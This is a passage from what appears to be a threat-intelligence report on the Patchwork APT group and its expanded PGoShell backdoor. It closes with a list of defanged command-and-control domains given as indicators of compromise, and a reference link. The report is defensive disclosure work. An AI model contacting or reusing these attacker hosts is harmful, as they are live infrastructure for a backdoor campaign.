Currently, the price of this tool is $3000 USD, and Patchwork organization may potentially receive a discount when purchasing it.

Press enter or click to view image in full size



Furthermore, we have observed significant expansion in the functionality of PGoShell used in this instance, making it more advanced compared to previously discovered attack samples. As a homegrown backdoor tool of this organization, PGoShell has undergone extensive feature updates, underscoring its critical importance to the Patchwork organization.We have reason to believe that PGoShell has helped Patchwork achieve significant success in past attack campaigns. In the future, the organization may increasingly utilize this tool to launch further attacks.

6 IOC

C2：

Beijingtv[.]org

Cartmizer[.]info

longwang.b-cdn[.]net

7 Reference

https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/
